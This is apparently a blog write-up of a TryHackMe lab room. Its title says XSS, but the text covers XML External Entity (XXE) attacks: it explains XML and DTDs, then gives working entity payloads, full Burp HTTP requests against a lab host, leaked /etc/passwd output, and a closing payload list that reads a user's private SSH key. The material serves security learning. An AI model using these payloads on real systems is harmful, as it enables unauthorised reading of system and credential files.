TryHackMe XSS

Saikat Karmakar | Jul 29 : 2021

XXE

An XML External Entity (XXE) attack is a vulnerability that abuses features of XML parsers/data. It often allows an attacker to interact with any backend or external systems that the application itself can access and can allow the attacker to read the file on that system. They can also cause Denial of Service (DoS) attack or could use XXE to perform Server-Side Request Forgery (SSRF) inducing the web application to make requests to other applications. XXE may even enable port scanning and lead to remote code execution.

There are two types of XXE attacks: in-band and out-of-band (OOB-XXE).

1. An in-band XXE attack is the one in which the attacker can receive an immediate response to the XXE payload.
2. out-of-band XXE attacks (also called blind XXE), there is no immediate response from the web application and attacker has to reflect the output of their XXE payload to some other file or their own server.

What is XML?

XML (eXtensible Markup Language) is a markup language that defines a set of rules for encoding documents in a format that is both human-readable and machine-readable. It is a markup language used for storing and transporting data.

Why we use XML?

1. XML is platform-independent and programming language independent, thus it can be used on any system and supports the technology change when that happens.
2. The data stored and transported using XML can be changed at any point in time without affecting the data presentation.
3. XML allows validation using DTD and Schema. This validation ensures that the XML document is free from any syntax error.
4. XML simplifies data sharing between various systems because of its platform-independent nature. XML data doesn’t require any conversion when transferred between different systems.

Syntax

Every XML document mostly starts with what is known as XML Prolog.

```
<?xml version="1.0" encoding="UTF-8"?>
```

Above the line is called XML prolog and it specifies the XML version and the encoding used in the XML document. This line is not compulsory to use but it is considered a `good practice` to put that line in all your XML documents.

Every XML document must contain a `ROOT` element.

Ex:

```xml
<?xml version="1.0" encoding="UTF-8"?>
<mail>
   <to>falcon</to>
   <from>feast</from>
   <subject>About XXE</subject>
   <text>Teach about XXE</text>
</mail>
```

In the above example the `<mail>` is the ROOT element of that document and `<to>`, `<from>`, `<subject>`, `<text>` are the children elements. If the XML document doesn't have any root element then it would be considered`wrong` or `invalid` XML doc.

Another thing to remember is that XML is a case sensitive language. If a tag starts like `<to>` then it has to end by `</to>` and not by something like `</To>`(notice the capitalization of `T`)

Like HTML we can use attributes in XML too. The syntax for having attributes is also very similar to HTML.

Ex:

```xml
<text category = "message">You need to learn about XXE</text>
```

DTD

Before we move on to start learning about XXE we'll have to understand what is DTD in XML.

DTD stands for Document Type Definition. A DTD defines the structure and the legal elements and attributes of an XML document.

Let us try to understand this with the help of an example. Say we have a file named `note.dtd` with the following content:

```
<!DOCTYPE note [ <!ELEMENT note (to,from,heading,body)> <!ELEMENT to (#PCDATA)> <!ELEMENT from
(#PCDATA)> <!ELEMENT heading (#PCDATA)> <!ELEMENT body (#PCDATA)> ]>
```

Now we can use this DTD to validate the information of some XML document and make sure that the XML file conforms to the rules of that DTD.

Ex: Below is given an XML document that uses `note.dtd`

```xml
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE note SYSTEM "note.dtd">
<note>
    <to>falcon</to>
    <from>feast</from>
    <heading>hacking</heading>
    <body>XXE attack</body>
</note>
```

So now let's understand how that DTD validates the XML. Here's what all those terms used in `note.dtd` mean

- !DOCTYPE note - Defines a root element of the document named **note**
- !ELEMENT note - Defines that the note element must contain the elements: "to, from, heading, body"
- !ELEMENT to - Defines the `to` element to be of type "#PCDATA"

- !ELEMENT from - Defines the `from` element to be of type "#PCDATA"
- !ELEMENT heading - Defines the `heading` element to be of type "#PCDATA"
- !ELEMENT body - Defines the `body` element to be of type "#PCDATA"

NOTE: #PCDATA means parseable character data.

Now we'll see some XXE payload and see how they are working.

1. The first payload we'll see is very simple. If you've read the previous task properly then you'll understand this payload very easily.

```
<!DOCTYPE replace [<!ENTITY name "feast"> ]>
 <userInfo>
  <firstName>falcon</firstName>
  <lastName>&name;</lastName>
 </userInfo>
```

As we can see we are defining a `ENTITY` called `name` and assigning it a value `feast`. Later we are using that ENTITY in our code.

2. We can also use XXE to read some file from the system by defining an ENTITY and having it use the SYSTEM keyword

```
<?xml version="1.0"?>
<!DOCTYPE root [<!ENTITY read SYSTEM 'file:///etc/passwd'>]>
<root>&read;</root>
```


Here again, we are defining an ENTITY with the name `read` but the difference is that we are setting it value to `SYSTEM` and path of the file.

If we use this payload then a website vulnerable to XXE(normally) would display the content of the file `/etc/passwd`.

In a similar manner, we can use this kind of payload to read other files but a lot of times you can fail to read files in this manner or the reason for failure could be the file you are trying to read.


Now let us see some payloads in action. The payload that I'll be using is the one we saw in the previous task.

1. Let's see how the website would look if we'll try to use the payload for displaying the name.




```
POST /home HTTP/1.1
Host: 192.168.1.108
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:73.0) Gecko/20100101 Firefox/73.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 215
Origin: http://192.168.1.108
Connection: close
Referer: http://192.168.1.108/home
Upgrade-Insecure-Requests: 1
DNT: 1

xxe=%3C%21DOCTYPE+replace+%5B%3C%21ENTITY+example+%22feast%22%3E+%5D%3E%0D%0A+%3CuserInfo%3E%0
D%0A++%3CfirstName%3Efalcon%3C%2FfirstName%3E%0D%0A++%3ClastName%3E%26example%3B%3C%2FlastName
%3E%0D%0A+%3C%2FuserInfo%3E
```



On the left side, we can see the burp request that was sent with the URL encoded payload and on the right side we can see that the payload was able to successfully display name `falcon feast`

2. Now let's try to read the `/etc/passwd`



```
POST /home HTTP/1.1
Host: 192.168.1.108
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:73.0) Gecko/20100101 Firefox/73.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 186
Origin: http://192.168.1.108
Connection: close
Referer: http://192.168.1.108/home
Upgrade-Insecure-Requests: 1
DNT: 1

xxe=%3C%3Fxml+version%3D%221.0%22%3F%3E%0D%0A%0D%0A%3C%21DOCTYPE+root+%5B%3C%21ENTITY+test+SYSTEM+%27file%3A%2F%2F
%2Fetc%2Fpasswd%27%3E%5D%3E%0D%0A%0D%0A%3Croot%3E%26test%3B%3C%2Froot%3E
```

```
          <button class="btn btn-primary" type="submit">Submit Button</button>
        </form>
      </div>

    </main>

      root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
```

---

payloads used in this room

```
<?xml version="1.0"?>
<!DOCTYPE root [<!ENTITY name "Peaky Blinders">]>
<naame>
    <hoo>&name;</hoo>
</naame>

<?xml version="1.0"?>
<!DOCTYPE root [<!ENTITY read SYSTEM 'file:///etc/passwd'>]>
<root>&read;</root>

<?xml version="1.0"?>
<!DOCTYPE root [<!ENTITY read SYSTEM 'file:///home/falcon/.ssh/id_rsa'>]>
<root>&read;</root>
```